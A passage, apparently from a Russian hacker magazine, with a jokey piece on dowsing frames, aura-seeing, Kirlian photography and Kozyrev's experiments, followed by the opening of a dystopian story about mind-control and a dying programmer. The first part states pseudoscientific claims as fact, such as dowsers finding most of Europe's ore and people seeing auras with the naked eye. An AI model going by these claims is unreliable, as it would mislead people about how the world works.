какой-то долей вероятности, но не предсказывать!

Итак, как же использовать биорамку? Нужно взять биорамку в руки, если она новая или кто-то ее лапал, то нужно очистить ее под струей холодной воды, или в другой проточной воде, в ручье например. После очистки по ней нужно поводить руками, чтобы пропитать прибор своей энергетикой! После этого нужно расслабиться, прогнать все дурные мысли, почувствовать себя стороннем наблюдателем и приступать к делу. Настроить рамку просто - нужно мысленно (а можно и вслух) спросить: «Где Да», «Где Нет». Допустим, что в одном случае прибор отклониться налево, а в другом случае направо. Нужно тереть рамку руками и подстраивать

регулятор до тех пор, пока она не начнет отвечать на вопросы адекватно. То есть все время одинаково. После этого можно задавать вопросы:

-У нее красные трусики?
-Нет.
-У нее черные трусики?
-Нет.
-А может зеленые?
-Нет.
-Белые?
-Да.
-Ну вот, почему все ходят в банальных белых трусищах?
-А они кружевные?

Так гадать, конечно, очень долго, поэтому мы стали рисовать диаграммы. Это такой кружочек, разделенный на нужное количество частей, в каждом таком сегменте записан определенный цвет. Ставишь рамку в центр и мысленно концентрируешься на вопросе: «Какого же они цвета?». Ну и она должна повернуться в нужную сторону. На диаграмме можно написать ответы на многие другие вопросы и крутить рамку.

Одновременно с этим мы стали учиться разглядывать ауру. Аура, это такая цветная дымка вокруг тела человека, по которой можно определить его характер, настроение, умения, здоровье. Например, когда люди снарчиваются или накидываются в готовальню, их аура становиться грязной, тонкой и рваной. Хорошо, когда цвета ауры яркие, чистые, а очертания плавные!


Так вот еще седой биолокатор умел определять толщину и форму ауры не видимой неподготовленным глазом с помощью биорамки. Для этого он подходил вплотную к человеку, рамка смотрела на него, а потом начинал смешно пятиться назад. Как только аура заканчивалась рамочка опадала (сворачивала вбок), то есть теряла связь. Кстати, диаграмма для определения цвета трусов отлично подходит для определения цвета ауры. Разве что белой и черной ауры не бывает. Каждый цвет по-своему толкуется, например розовые оттенки в ауре говорят о влюбленности.

Если потренироваться, то можно научиться видеть ауру глазами. Для этого нужно смотреть не на самого человека, а за него, смотреть за горизонт. Тогда сначала вокруг человека появляется бесцветная дымка, а если долго приглядываться, то она становится цветной. Наиболее частые цвета - голубой, зеленый, красный. RGB - одним словом.

Можно конечно не верить, но факты говорят сами за себя. Лозоходцами в Европе было разведано более 80-ти процентов запасов металлической руды и воды. Лозоходцы использовали в качестве биорамки лозу. Лозой могла служить веточка орешника. Средневековый биолокатор входил в транс, вращая веточку обеими руками. Как только он подходил к залежам руды, то его руки сами начинали вращать веточку быстрее.

Ученые объясняют такое явление возможностями человеческого мозга. Ведь наш мозг мог определить залежи руды или цвет трусиков подружки по каким-то косвенным признакам. Но поскольку тут нет логики, осознать это невозможно. Биорамка или лоза позволяет осознать результаты подсознательной работы мозга.

Похожих вещей можно добиться и без рамки. Например, бывалые грибники определяют наличие грибов подсознательно! Они просто чувствуют, что здесь должны быть грибы, даже если приметы говорят об обратном. Или бывают люди, которые чувствуют, где водятся деньги, даже если все обстоятельства и логика говорят об обратном!



В одном из номеров Хакера я опубликовал электронную лозу, она состояла из генератора и триггера. При нажатии на кнопку работал генератор, а при отпускании фиксировалось состояние. Человеческий мозг подсознательно может зажечь и потушить лампочку, и такое устройство действительно работало.

В любом мистическом магазине можно сфотографировать свою ауру. Это устройство устроено весьма наглядно. Цифровая камера, электроды на которые нужно положить руки и струйный принтер с фотопечатью. Совершенно ясно, что такое устройство пропускает через тело человека электрические токи, а процессор преобразует это в цвет и накладывает на фото. Чем-то похоже на электрокардиографию. Можно даже купить такой девайс и получать фотки ауры на компьютере. Однако бывают случаи, когда свечение вокруг головы медиума удается запечатлеть без всяких технических ухищрений.

Интересные опыты проводили ученые супруги Кирлианы, они брали обыкновенный кленовый листочек и клали его на строчник от телевизора. Получалась высокочастотная фотография. Потом от листочка отрывали кусок и снова делали фотографию, оказывалось, что тело листа разрушено, а аура осталась. Даже ножка листка могла воспроизвести весь клиновый лист на высокочастотном фотоснимке!

В одном из номеров Хакера я опубликовал электронную лозу, она состояла из генератора и триггера.

Интересное направление, наблюдается сейчас в создании ТераГерцовых камер. Сенсоры, чувствительные к ТераГерцовым волнам способны видеть сквозь стены и любые преграды. Оказывается, все предметы излучают Теравысокочастотные волны, и если настроиться на нужную частоту, можно это увидеть. Например, настроившись на частоту тела можно видеть его под одеждой. На что это похоже? На биолокацию.

Еще очень интересные опыты провел Козырев. Ему удалось уловить изменение энтропии. Например, он направлял телескоп со специальным датчиком на место где должно быть солнце в будущем и фиксировал отклонение прибора, направлял на предыдущее положение солнца и также фиксировал его наличие. То есть он мог видеть положение солнца в настоящем, в будущем и прошлом. Не влияние ли это ауры солнца на человека?

Наконец-то мы подходим к тому, когда приборы начинают фиксировать то, что считалось волшебством. Доверяй влиянию ауры звезд, если конечно астролог не шарлатан, а имеет математическое образование и все правильно рассчитал!

HARD

Ссылки

1) http://www.fullspectrum.org.uk/gallery.htm
Красивые снимки, полученные с помощью метода Кирлианов.

2) http://www.imagesco.com/articles/kirlian/02.html
Здесь лежит схема простейшей установки для фотографирования ауры методом Кирлианов.

3) http://www.hut.fi/~jwagner/tesla/kirlian.htm
Знаметые фотографии поврежденных листьев в опытах Кирлианов.

4) http://madra.dp.ua/archives/other/biopole/index.html
Интересная статья о биополе и опытах Козырева.

5) http://www.autsider.ru/lib/item.php?file=kosirev&ext=txt
О работах Козырева.

6) http://www.chronos.msu.ru/REPORTS/levich_subst.interpret/levich_subst.interpret.htm
Опыты козырева с графиками и формулами, схемы установок.

7) http://www.kirlian.org/aura.htm
Описание компьютерного аппарата для фотографирования ауры. Такие стоят в мистических ларьках :-).

8) http://sy.boom.ru/5.htm
Фотографии ауры Йогов, в том числе и русских :-).

9) http://irene.malevanov.ru/content/OldBooks/Henkin/page10.htm
О цветах ауры.

10) http://www.loopback.ru/psytech/energy/thirdeye.htm
Несколько способов научиться видеть ауру.

11) http://ktp1984.chat.ru/homepage/abilities/17lozoho.html
Школа лозоходства.

СВОБОДА 1.0 (FINAL RELEASE)

Niro (niro@real.xaker.ru)

Броневик глухо урчал, подпитывая своим генератором мощь приемопередатчика. Двадцать два рядовых отряда специального назначения, выстроившись в шеренгу по одиннадцать друг напротив друга, образовали ровный коридор, по которому, размахивая зеленой веткой, подобранной неподалеку, шагал капрал Гамильтон.
- Приказ остается в силе! - громко известил он спецназовцев. - Нам поставлена задача очистить три квартала резервации Лос-Аламоса. Исходя из данных, полученных разведкой, там становится все больше и больше людей, пытающихся отказаться от Воздействия, что по законам нашей страны является преступлением перед ее народом. Отказавшийся от Воздействия - враг. Помните это четко, когда будете поднимать стволы своих автоматов выше колен. Вы - элита. Персонально для вас создано индивидуальное Воздействие на каждого, вся мощь Империи питает ваши мозги. Правая шеренга - по одному к броневику, шагом марш!
Они подходили четким строевым шагом, брали свисающие с борта броневика провода с их личными номерами и подключали их к разъемам на правом запястье. А когда через пять минут у каждого из них появлялся блеск в глазах, они по команде вынимали штекеры, отдавали честь капралу и возвращались назад.
Гамильтон смотрел на них влюбленными глазами. Это была его гордость, лучшие бойцы спецназа. Каждый день, в восемнадцать ноль-ноль, они проходили эту процедуру - и оставались непобедимыми. За последние три месяца капрал потерял лишь двоих снайперов, которых рассекретили и растерзали десятка два идиотов из резервации... Гамильтон вспоминал их смерть до сих пор.
ТРЕТЬИМ В ЛЕВОЙ ШЕРЕНГЕ СТОЯЛ РЯДОВОЙ АЛЕКС ЛОКРИДЖ. КАПРАЛ ГАМИЛЬТОН ЗАПОМНИТ ЕГО НАДОЛГО...

* * *

Мир казался розовым. Это было единственное приятное ощущение, которое приходилось испытывать в течение последних трех дней.
Крис понял, что ранение достаточно тяжелое, когда к исходу второго дня в животе появились нестерпимые режущие боли. Подогнув колени, он медленно гладил живот вблизи раны и представлял, как там, внутри него, вокруг сплющенной пули сейчас плетется клубок гноя и крови. Иногда из ссадины на лбу в глаза затекала струйка крови, но у Криса не хватало сил стереть ее, и вот тогда мир становился розовым. А потом приходила жена, смывала с лица засохшую кровь, давала какую-то таблетку, и Крис засыпал... Ему снилось беззаботное детство, школа, друзья и подруги, вся жизнь в радужном кружении проносилась перед ним за те короткие мгновения без боли, что дарила ему Мария при помощи маленькой таблетки солормина, который был в их квартале крайне дефицитным наркотиком.
Потом он просыпался и просил дать ему ноутбук. Умную машину, усадив Криса так, чтобы он не кричал от боли, ставили с ним рядом на стол, он опускал пальцы на клавиши и забывал о дырке в животе. Случайно кто-то в разговоре обронил страшное слово «перитонит»... Крис, конечно же, знал, что это такое. Он знал, что ему осталось несколько дней в сознании и еще столько же без сознания (на эти дни он особенно не рассчитывал, ибо пользы от них не было никакой). Главное, что проблема оказалась решаемой - и он так не вовремя получил эту пулю в живот...
Страшно было быть изгоем в собственной стране. Но еще страшнее умереть им. Поэтому, подсев за два дня на солормин, он сознательно шел на то, чтобы не обращаться к врачу - у него не было времени на лечение, да и вышло бы оно ему боком. Не хотелось бы оказаться в федеральной тюрьме после того, как его ноутбук будет просмотрен оперативным сотрудником Управления информации - а это бы случилось в обязательном порядке; ведь Крис Осборн был объявлен в розыск уже полгода назад, и явись он куда-нибудь дальше городского кладбища - сидеть ему два пожизненных срока на окраине Лос-Аламоса в одиночной камере, вспоминая, как тюремный хирург вытащил из живота пулю... Жизнь в обмен на свободу. Крис давно уже решил, что этого не будет.
Итак, у него есть два дня (он очень верил в это, верил в наркотик, который не только обезболит его, но и подстегнет воображение, работоспособность). До решения задачи оставалось не так уж много - в исчислении программиста. Всего-то несколько страниц кода. Несколько страниц. Потом отладка - но на нее уже может не хватить здоровья. Надо сделать как можно меньше ошибок, как можно меньше...
Крис размял пальцы, легонько кашлянул (боль прострелила весь живот, заставив сморщиться на пару секунд). Экран ноутбука засветился приятным голубоватым светом. За спиной раздался всхлип, задавленный ладонью.
Крис аккуратно, чтобы не потревожить рану, оглянулся. У двери, опершись всем телом на косяк, плакала жена, прикрывая ладонью рот. Крис протянул руку; она сделала шаг вперед, дала ему таблетку. Солормин был быстро проглочен, Крис откинулся на спинку кресла. Мария подошла ближе, встала за спиной, провела рукой по волосам; Крис благодарно кивнул. Надо было работать.
Но прежде чем начать, он вдруг вспомнил того парня, что выстрелил в него пару дней назад. Спецназовца, проводившего зачистку в квартале восемь-А. Он просто поднял автомат и дал очередь на звук; они практически никогда так не стреляли во время плановых акций, так как знали, что никакого сопротивления им оказываться не будет. Для них подобные зачистки были чем-то вроде развлечений и тренировок одновременно, они отрабатывали на них различные приемы боевых построений, стрельбы, вертолеты бомбили по площадям, механики-водители танков вспоминали забытые уроки вождения. И только в последнее время они стали стрелять на любой шорох, пользоваться гранатами объемного взрыва и посылать вперед танки. Крис помнит, почему это случилось...
Он тогда успешно применил бета-версию своего детища. Впервые в жизни один из них стал свободен. И он сумел взять в руки оружие. Когда в спецназе был убит первый пехотинец - это стало для них трагедией вселенского масштаба. Никто и никогда не поднимал на них руку, они не боялись входить в чужие дома, расчеркивая лазерными прицелами шторы и ковры; они не страшились мрака, пронзая его подствольными фонарями и трассирующими пулями.
Но вот однажды капрал, выбив ногой дверь, вошел внутрь дома, в котором жила одна из семей, помеченная на ликвидацию, - и в грудь ему рванулась автоматная очередь. Тело капрала, пронзенное не одним десятком пуль, вылетело обратно в распахнутую дверь и распласталось на крыльце, у ног подчиненных спецназовцев. Трое солдат с видеокамерами на левом глазу молча смотрели на убитого командира и транслировали картинку в Штаб объединенного командования. Пауза, затянувшаяся на пару минут, положила конец тотальному уничтожению людей в Лос-Аламосе, да и по всей стране.
Конечно же, они потом вошли в тот дом и выжгли его внутренности дотла. Конечно же, тот парень погиб вместе со своей семьей. Но он был первым...
С тех пор ОНИ стали бояться. И Крис по неосторожности получил от них ту самую пулю страха, выпущенную на слух.
Все знали, что он скоро умрет. Но все надеялись, что он сделает свою работу вовремя. И каждый вечер, втыкая провода в личные разъемы на правом запястье, они мечтали, что скоро это закончится...

* * *

Это был уже третий квартал, который они зачищали за последние двое суток. Усталость рвалась наружу; напряженные нервы не хотели мириться с происходящим. Звук стрельбы перестал быть слышен уже много

часов назад - при нажатии на курки уши отмечали только слабое уханье, барабанные перепонки отказывались доносить до мозгов грохот выстрелов. Две трети солдат страдали от конъюнктивита - пороховые газы и дым пожаров разъедал глаза. Шнайдер и Горовиц давно отстали, капрал не обращал на это внимания - у них, он знал, всегда были проблемы со стандартной обувью, мозоли были их бичом на протяжении последних нескольких месяцев (с наступлением сезона дождей даже вполне здоровые ребята начинали мучаться - сапоги превращали кожу ног непонятно во что).

Справа от Локриджа качнуло стену - он ощутил это по волне воздуха, толкнувшей его в щеку. Там, в комнате с проваленным уже потолком, кто-то из его сослуживцев кинул гранату. Еще пара сволочей отправилась на тот свет...

Капрал зычно крикнул:

- Не останавливаться, Локридж! Продолжать движение по периметру!

Алекс покорно кивнул головой на ходу (с каски аккуратной полуокружностью сорвалась вода) и снова стал считать шаги - негромко, лишь бы в шуме боя слышать свой голос.

- Пятьсот семнадцать, пятьсот восемнадцать... Очередь. Внезапная, длинная. Так их не учили. Значит...

Локридж прибавил шагу и выскочил на открытое место - угол дома был разрушен, а магазин напротив снесен до основания. В центре развалин стоял человек в рваном плаще; держа в руках автомат, он с ненавистью разряжал его в тело солдата, лежащего у ног. Палец свело на курке; очередь постепенно задирала ствол в сторону. Умирающий уже перестал дергаться, однако пули изредка еще попадали в него, отчего тело будто бы вминалось в бетонное крошево. Скоро человек не мог уже бороться с оружием; он бросил цевье, продолжая нажимать на курок, и дико закричал в поливающее его дождем небо. Автомат, став наполовину свободным, заплясал в его правой руке, разметав около десятка пуль вокруг.

Локридж машинально пригнулся, после чего заученно поднял приклад к плечу, обхватил автомат мокрой ладонью, прицелился и точным выстрелом заставил человека на развалинах выронить оружие и упасть поверх тела своей жертвы.

Наклонив подбородок к груди, Алекс проверил крепления ларингофонов.

- На отметке «семь-одиннадцать» потери, - произнес он одними губами, зная, что прижатые к горлу контакты усилят движения голосовых связок. - Враг уничтожен.

- Перемещаться по периметру до «семь-восемнадцать», - услышал он в наушнике ответ лейтенанта, сидящего сейчас где-то в броневике сопровождения. - Погибшего подберут, оставь там фальшфейер.

- Слушаюсь. Продолжаю движение до «семь-восемнадцать».

Локридж оглянулся по сторонам, перебежал дорогу и остановился рядом с телами. На спецназовце не было живого места - вся спина была изорвана пулями в клочья, и бронежилет не помог; он вцепился руками в бетон, запустив пальцы в щели разрушенных плит. Умирая, он так и не понял, какая из пуль оказалась для него последней... Алекс вытащил из-за пояса продолговатый футляр фальшфейера, сдернул с него крышку - фитиль вспыхнул на пару секунд ярким желтым огнем, потом обрел густую розовую окраску; повалил красный дым. Сорвав с лежащего рядом убийцы плащ, Локридж накрыл им тело товарища, поставил факел рядом, обложив его камнями.

- Дождь не сможет погасить его, - шепнул он мертвецу. Больше всего он боялся, что когда зачистка закончится и они встанут напротив командирского броневика в шеренгу по двое - место перед ним будет пустовать; а это значит, что он только что воткнул факел на могиле рядового Милтона, своего единственного друга.

За спиной раздалось шлепанье по лужам. Локридж быстро схватил автомат с камней, упал вбок и перекатился на несколько метров.

- Локридж, это мы! - раздался крик оттуда, где сейчас розовато дымил факел. - Шнайдер и Горовиц!

Лежа в довольно глубокой луже и понимая, как у него намокают трусы, Алекс с трудом удержался от того, чтобы не пустить очередь в сторону этих идиотов. Опершись на приклад, он встал на одно колено.

- Какого хрена?! - крикнул он в ответ. - Вы должны быть совсем в другом месте! Ваши отметки по карте...

- Знаем, Локридж, - перебил его Горовиц, маленький тщедушный солдатик, которого в спецназе держали из-за его феноменальной меткости. - Но есть проблема.

Тем временем Локридж уже встал во весь рост, смахнул с брюк, набрякших от воды, налипшую грязь, и оглянулся по сторонам. Прихрамывая, Шнайдер и Горовиц подошли к нему и встали так, чтобы как можно больше сузить сектор обстрела при возможном нападении.

- Вы что, мать вашу! - отшатнулся от них Алекс, сделав пару шагов в сторону и успокоившись только тогда, когда понял, что сможет прострелить любую точку развалин магазина и прилегающий к нему перекресток. - Выполняйте задачу!

Горовиц тяжело дышал и все время переминался с ноги на ногу, давая по очереди отдохнуть своим натертым пяткам. Шнайдер грустно посмотрел на него, потом перевел взгляд на Локриджа и спросил:

- Ты ведь у нас самый идейный - так скажи, что мы здесь делаем?

Локридж невольно сильнее сжал автомат. Он не ожидал такого вопроса.

- Что это значит? - зло спросил он у сослуживцев. - Какого хрена возникают подобные речи? Да еще посреди боя?

Шнайдер сделал успокаивающий жест и молча указал на мембраны ларингофонов. Локридж усмехнулся:

- Чего боишься?

- Лейтенанта Рэя, - тихо сказал Горовиц.

Алекс не удивился.

- Я хочу напомнить вам, что вы, как и я, в настоящий момент выполняете приказ - будьте так любезны, милорды из навозной кучи, вначале выполните его, а потом подавайте рапорт вышестоящему начальству...

- Ты не понял, Локридж, - перебил Шнайдер, который даже забыл, что у него болят ноги. - Вопрос не в том, нравится или не нравится нам приказ. Черт с ним, он на совести тех, кто

прислал нас сюда. Но ответь нам, как перед Богом, - что мы ищем?
И вот тут Локридж задумался. Задумался, судя по всему, впервые с тех пор, как взял в руки оружие и пошел громить кварталы, наполненные бунтовщиками. Переводя взгляд со Шнайдера на Горовца и обратно, он нервно постукивал пальцами по автомату; через минуту тягостного молчания он закинул автомат за спину, что было уж совсем безрассудно - зная, что вокруг враги...
Когда Локридж взмахнул автоматом, чтобы накинуть ремень на плечо, Шнайдер испуганно отшатнулся в сторону; Алексу это показалось глупым, он совсем не хотел никого напугать. Еще секунда - и Шнайдер не удержался бы на ногах; Горовиц подставил ему плечо.
- Ну? - настойчиво спросил он, удерживая вздрагивающего Шнайдера от падения. - Ты хоть знаешь, ЧТО это такое? Как ОНО выглядит?
Локридж неподвижно буравил его глазами. Где-то метрах в двухстах взбрыкнул чей-то автомат - коротко, зло; Локридж даже не пошевелился, лишь краешком сознания отметив про себя четкость и уверенность чьей-то стрельбы. «Как оно выглядит?»
- Ты... - начал Локридж. - Ты хоть понимаешь...
- Понимаю, - коротко ответил Горовиц. - Но кто-то же должен был спросить.
- КАКОГО ДЬЯВОЛА ТРОЕ СТОЯТ НА ОДНОЙ ОТМЕТКЕ!? - раздался крик в наушниках у всех собравшихся на пятачке солдат. - БЕГОМ, БЕЗДЕЛЬНИКИ!
Шнайдер покачнулся. Крик лейтенанта Рэя, отследившего в данный момент времени три отметки на карте, достал его до самого сердца. Горовиц протянул ему руку - и в эту секунду грянул винтовочный выстрел. Пуля просвистела совсем рядом с Локриджем, он бросил свое усталое тело в щель между бетонными плитами, вставшими от недавнего взрыва карточным домиком. Локридж уже очень сильно пожалел о том, что автомат находится сейчас за спиной - хотя не исключено, что будь он в руке, он помешал бы нырнуть в спасительную щель.
В глаза, нос и рот набилась бетонная крошка. С трудом дотянувшись сначала одной щекой до воротника, потом другой, Локридж сумел кое-как вытереть лицо. Но тут же грянула беспорядочная стрельба, он машинально ткнулся лицом в землю, вновь набрав полные ноздри бетонной пыли. В метре от него, за плитой, застучал автомат - Шнайдер или Горовиц? Но стрельба очень быстро прервалась - коротким жалобным стоном. Все стихло.
Спустя пару секунд Локридж понял, что надо выбираться - или он получит пулю в спину от этих гадов, когда они подберутся поближе. Уверенность в том, что его друзья мертвы, овладела им целиком. Он на мгновенье замер, вслушиваясь в окружающие его звуки, - и с ужасом понял, что кто-то шел к нему, достаточно быстро, практически бегом. Алекс попытался вспомнить, с какого направления он услышал выстрелы, но потом плюнул на это, засучил ногами и постарался выбраться из укрытия ногами вперед. Получилось не сразу - тем более, что периодически приходилось замирать и вслушиваться в приближающиеся шаги. Скоро в глаза брызнул дневной свет; правая рука рванула автомат на себя, Локридж откатился в сторону и, направив ствол туда, откуда слышались шаги, прильнул к прикладу.
Под локоть попалось что-то мягкое и теплое. Локридж скосил глаза вбок. Оказалось, его рука упиралась в простреленную грудь Горовца, который лежал, уставившись открытыми немигающими глазами в мрачное дождливое небо. Локридж медленно сдвинул локоть в сторону, неподвижно установил его между камней и вновь взглянул в прорезь прицела. Никого не было видно; сектор предполагаемого обстрела был чист. Шаги тоже уже не были слышны в течение минуты.
Кто бы это ни был - он либо умело спрятался, либо убежал.
«Как ОНО выглядит?» - прозвучало в ушах Локриджа эхо вопроса, заданного мертвым уже Горовцом несколько минут назад. Не отрываясь от прицела, Локридж протянул руку к трупу, нащупал на поясе магазины, снял, засунул себе за голенище.
Невдалеке раздался шорох - словно кто-то полз, размеренно и быстро. Локридж быстро прицелился и дал в том направлении очередь - короткую, точную, на поражение. Несколько кусков бетона, повисших на гнутых арматуринах, словно ветром сдуло - они разлетелись в пыль примерно там, откуда раздавался звук. Шорох прекратился.
Локридж аккуратно переполз через Горовца, не обращая внимания на лужу крови, постепенно разбавляющуюся дождевой водой, краем глаза отметил торчащие из-под него неподвижные ноги Шнайдера и принялся локтями толкать землю от себя. Автомат, взятый за ремень, периодически застревал в развалинах; Локридж чертыхался про себя, освобождал его и полз дальше.
- КАКОГО ЧЕРТА МОЛЧИМ, ЛОКРИДЖ!!! - загрохотал в наушниках Рэй. - Где отметки Шнайдера и Горовца?! У тебя потери?
- У вас... - шепнул Локридж и решил прицепить к автомату штык-нож. Щелчок прозвучал неожиданно громко, заставив Локриджа вжаться поглубже в бетонное крошево. - Шнайдер и Горовиц убиты. Я на отметке... хрен знает, где я, тут развалины магазина, судя по всему, канцелярского (Локридж развел штык-ножом перед собой пару ящиков со школьными тетрадями и увидел под ними лицо продавца с пулевым отверстием вместо правого глаза).
- ЧТО ВЫ НАМЕРЕНЫ ПРЕДПРИНЯТЬ?
- Лейтенант, что вы все время орете? - продолжал шептать Локридж. - Вас прекрасно слышно. Здесь кто-то прячется, я намерен осмотреть развалины более тщательно. Помощь не требуется, если будет нужно, я поставлю вас в известность...
Поправив каску, Локридж подтянул автомат, положил палец на спусковой крючок и приподнялся на колено. Впереди не было видно ничего похожего на человека.
Прислушавшись повнимательнее, Локридж различил на фоне шуршащего по камням дождя прерывистое дыхание - кто-то метрах в двадцати отсюда переживал явно не лучшие времена. Внезапно раздался кашель, и Локридж увидел, как в неглубокой воронке точно там, откуда доносилось прежде дыхание загнанного зверя, на секунду приподнялся человек с залитым кровью лицом. Едва рядовой навел оружие в том направлении, как силы оставили человека, он упал на спину обратно, так и не заметив приближающегося спецназовца. У Локриджа была неплохая возможность захватить эту сволочь в плен...
До этого момента они убивали всех, не стремясь взять хоть кого-нибудь, это не предусматривалось задачей, которую поставил им Рей. В трех кварталах Лос-Аламоса в общей сложности было убито около сорока человек (правда, оружие в руках было, дай бог, только у четверти из них, но...). Спецназ прошел по этой части зараженного города медленно и неотвратимо, подминая под себя все, что только можно - и это несмотря на то, что все они по обе стороны баррикад были единоверцами и соплеменниками. Слишком уж велика была цена - оставлять в живых таких подонков у себя за спиной.
И вот теперь, когда в голове у Локриджа пульсировал вопрос, за который Горовиц заплатил своей жизнью, где-то внутри «автомат» Локриджа встал на предохранитель. Он был готов поговорить с одним из них.

* * *

Судя по всем признакам, у Криса была высокая температура. Кожа стала горячей, по шее катился пот. Периодически он сильно зажмуривался, старясь восстановить фокус в глазах - экран постоянно расплывался в некое мутное пятно, различить на котором что-нибудь было практически невозможно. Живот уже не болел - он просто казался чужим, вылепленным из картона. Его дыхание, шумное и поверхностное, вызывало у жены слезы. Она уже давно простилась с ним, давно приготовила все для похорон; но сердце отказывалось верить в происходящее.
Спасая мужа от кошмаров действительности, она брала по вечерам его провод, а не свой, подключалась - и приходила в себя спустя примерно час после Воздействия. Одна и та же картина представала ее глазам - посеревший от смертельной болезни Крис, уткнувшийся взглядом в экран ноутбука. Она четко знала, что в течение двух суток сервер будет обрабатывать информацию о незадействованном проводе, после чего к ним в дом явится спецназ с целью выяснить, по какой причине личность номер такой-то уклоняется от Воздействия. Ждать оставалось не так уж и долго.
Когда жена прикоснулась к его плечу, Крис доверчиво прижался к руке щекой, не отрываясь от экрана.
- Ты должен сделать это со мной, - тихо прошептала Мария. - Скоро они будут здесь...
Пальцы мужа замерли над клавишами. Он медленно разогнулся, но тут же едва не сложился пополам от боли, внезапно пронзившей все тело.
- Еще... не готово, - сквозь зубы прошептал он. - Если я не... буду спать, то часов через десять, может... чуть больше... Солормин... Мне нужен солормин.
Жена молча сунула руку в карман, протянула ему таблетку. Крис поднял на нее взгляд - Мария отвернулась. Он знал, что у них не

было денег - по крайней мере, на наркотики точно. И тут он впервые за последние три дня посмотрел на нее внимательно - и увидел накрашенные губы, подведенные брови, чулки со швом, высокий каблук...
Его лицо скривилось от боли - то ли от физической, то ли от душевной. Жена закрыла лицо руками.
- Ты... - начал Крис. Жена протянула теплую ладонь, закрыла ему рот. Крис замер на секунду, потом мягко освободился и произнес:
- Ты умеешь стрелять?
Мария кивнула.
- А в человека?
Она кивнула - более жестко. И он понял, почему. Конечно же, у кого еще в этой стране есть деньги...
- Я бы не хотел прерываться, но раз подошло время...
Он взял конец провода с разъемом, совпадающим с тем, что носила его жена, воткнул один его конец в ноутбук, другой - ей в правое запястье; попросил присесть.
- Я хочу предупредить тебя, милая... То, что ты обретешь, испугает тебя. Поверь мне, я знаю, что говорю, - я испытал на себе две первые версии. Хочется верить, что это путь к свободе. Автомат - под полом в кладовой, две половицы в дальнем правом углу снимаются довольно легко...
Она кивнула, соглашаясь. Он положил пальцы на клавиатуру, на мгновенье ощутил в себе биение смерти и быстро набрал нужную комбинацию. На экране поползла полоса загрузки.
Мария сидела, не шевелясь. Крису казалось, что он видит, как с его компьютера в нее переливается информация. Медленно розовели ее щеки; дыхание не изменилось ни на йоту. Крис ожидал всего, чего угодно - но только не полного отсутствия реакции.
Ноутбук коротко пикнул. Полоска загрузки добежала до конца и исчезла. Тело жены на мгновенье обмякло - но тут же вновь напряглось, она открыла глаза.
- В кладовой? Под полом? - коротко спросила она.
- Да, - машинально ответил Крис. - Как ты себя чувствуешь?
Она не ответила, встала и хлопнула дверью. Через минуту он услышал треск выдираемых половиц. Коротко вздохнув, он убрал провода и принялся за работу. Когда жена вернулась, он не повернул головы - не хотел видеть ее, всю такую красивую и желанную с автоматом в руках. Он уже простился с этим миром.
Солормин прояснил его мозги; строки кода выстраивались так, как им было положено. А за спиной стояла его жена - такая родная и такая чужая, направив ствол автомата на входную дверь. И Крис знал - никто не войдет сюда, пока он не закончит работу...

* * *

Локридж подбирался к своей жертве по всем правилам искусства спецназа. Тихо, медленно и неотвратимо. Ни звука не могло долететь до человека, скрывающегося в воронке. Он уж предвкушал получение медали за захват преступника, застрелившего двух спецназовцев, как вдруг в наушнике коротко запищало.
- Черт побери! - сквозь зубы прошипел Локридж. Он совсем забыл о том, что его рейд неоправданно затянулся, что сейчас восемь часов вечера - время Воздействия. Ему срочно надо было найти какой-нибудь броневик или танк со стационарным приемо-передатчиком. Но ведь его цель могла исчезнуть за то время, которое необходимо Локриджу на совершение ежедневной процедуры!
- РЯДОВОЙ ЛОКРИДЖ! - загрохотал в наушнике Рэй. - СРОЧНО ПРИБУДЬТЕ НА БАЗУ ДЛЯ...
Локридж в сердцах выдернул наушник, оставив его болтаться на проводе за плечом. Все готово было рухнуть в одно мгновенье. Оставалось только подбежать к раненому в воронке и застрелить его, как их учил капрал, из милосердия. Локридж коротко вздохнул, поднялся во весь рост и преодолел последние десять шагов за секунду.
Ствол автомата, наведенный в воронку, осветил подствольным фонарем в грязной луже на дне человека, лежащего ничком. Периодически он пытался поудобнее лечь, но у него плохо получалось. Локридж понял, что вода в луже насыщенного розового цвета - человек был ранен.
А еще через мгновенье Локридж понял, что это женщина. И палец сам собой убрался со спускового крючка.
Давно на этой чертовой службе он не видел ЖЕНЩИН - только мишени. Женщины стали для него не более чем целями для стрельбы. И только сейчас, глядя на раненую, он вдруг ощутил давно забытые чувства и желания. Положив автомат на бруствер воронки, он аккуратно спустился вниз и подхватил ее легкое тело на руки. Намокшее платье обхватило ее не менее цепко, чем руки Локриджа. Каждая линия ее тела, обрисованная дождем, вызывала в рядовом жалость и сочувствие. Пытаясь поднять ее, он понял, что она крепко сжимает в своих руках тоненький ноутбук. Вынеся ее наверх, он осторожно вытащил из ее мертво сжатых пальцев компьютер, положил женщину на ровную, не разбитую взрывом плиту и осмотрел тело в поисках ран.
Довольно быстро нашлась маленькая кровоточащая дырочка под правой ключицей и пара сквозных пулевых отверстий на левом бедре. Достав индивидуальный перевязочный пакет, Локридж по всем правилам избавил ее правое легкое от сообщения с окружающим воздухом, после чего наложил повязку на бедро.
Женщина, до этого никак не реагировавшая на манипуляции, которые проводил с ней спецназовец, внезапно глубоко вздохнула, широко раскрыла глаза и крикнула:
- Кри-и-и-стиан!..
Локридж от неожиданности запутался в бинте и схватился за автомат. Женщина обмякла и потеряла сознание. Солдат смотал остатки бинта, засунул их в нагрудный карман и внимательно всмотрелся в черты лица раненой незнакомки. Кем она была? Кто

этот Кристиан, которого она зовет в бреду с пулей в груди?
Неожиданно она стала шарить руками возле себя, пытаясь что-то найти; Локридж зачем-то протянул ей свою руку. Она вцепилась в нее; Локридж оценил по достоинству ее длинные ногти с великолепным маникюром.
- Кристиан! - шептала она, с трудом шевеля губами. - Я сделала... все, что ты просил... Фильтр... Где фильтр? ГДЕ ФИЛЬТР? - закричала она нечеловеческим голосом и попыталась подняться. Локридж довольно умело уложил ее обратно, погладил по руке - это ее несколько успокоило, она явно не понимала, где находится и кто держит ее за руку.
Заглянув в воронку и посветив в лужу фонарем, он заметил на дне ее маленький пластмассовый бокс. Оставив раненую, он вновь спустился вниз, выудил из грязи коробку и поднялся наверх, чтобы получше разглядеть, что же послала ему судьба.
